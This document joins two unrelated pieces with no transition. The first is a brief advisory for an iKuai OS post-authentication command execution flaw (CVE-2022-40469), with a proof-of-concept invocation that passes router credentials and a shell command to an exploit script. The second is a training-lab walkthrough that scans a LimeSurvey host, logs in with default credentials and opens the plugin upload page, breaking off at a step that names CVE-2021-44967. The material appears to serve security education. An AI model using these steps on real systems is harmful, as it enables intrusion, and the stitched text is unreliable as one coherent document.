**iKuai OS (post-auth) RCE**

**desc**

A post-authentication arbitrary command execution vulnerability exists in the iKuaiOS soft routing system, which allows an attacker to execute arbitrary shell commands via network requests. Since the product does not open the system shell, the command execution could lead to source code disclosure and further infiltration attacks.

**version**


Before 3.6.8


**cve id**

CVE-2022-40469


**poc**

python3 exp.py '192.168.10.1' 'admin' 'qwe123!@#' 'uname -a'

[](https://github.com/yikesoftware/exp_and_poc_archive/blob/main/CVE/CVE-2022-40469/img/1.png)



**Challenge Link:** <https://my.ine.com/CyberSecurity/courses/ebd09929/cyber-security-vulnerabilities-training-library/lab/93e5a35c-b570-454b-b19e-bab6f28b748a>



**User Information**

Use the following credentials to access LimeSurvey's admin panel:

**Username:** admin

**Password:** password

**Tools**

**The best tools for this lab are:**

* cURL
* Netcat
* Nmap
* Python
* Zip
* A web browser


**Step 1:** Open the lab link to access the Kali GUI instance.



**Step 2:** Check open ports on the provided machine.

**Command:**

nmap -sS -sV demo.ine.local




The Apache web server is running on port 80 on the target server.

**Step 3:** Check the web application server by the Apache server.

Open the following URL in the web browser:

**URL:**[http://demo.ine.local](http://demo.ine.local/)



LimeSurvey web application is hosted on the target server.


As noted on the project's[GitHub page](https://github.com/LimeSurvey/LimeSurvey):

*Limesurvey is the number one open-source survey software.*

*Advanced features like branching and multiple question types make it a valuable partner for survey-creation.*

Open the **/admin** page:

**URL:**<http://demo.ine.local/admin>



You should get the login page.

Login using the provided credentials:


**Username:** admin

**Password:** password

A screenshot of a computer


Description automatically generated

We were successfully able to log in:



**Step 4:** Explore the plugins page.


Click on **Configuration** -> **Plugins**:



You should notice all the available plugins:



Click on **Upload & install**:




You can upload a Zip plugin file through the provided web application.

**Step 5:** Search for CVE-2021-44967.

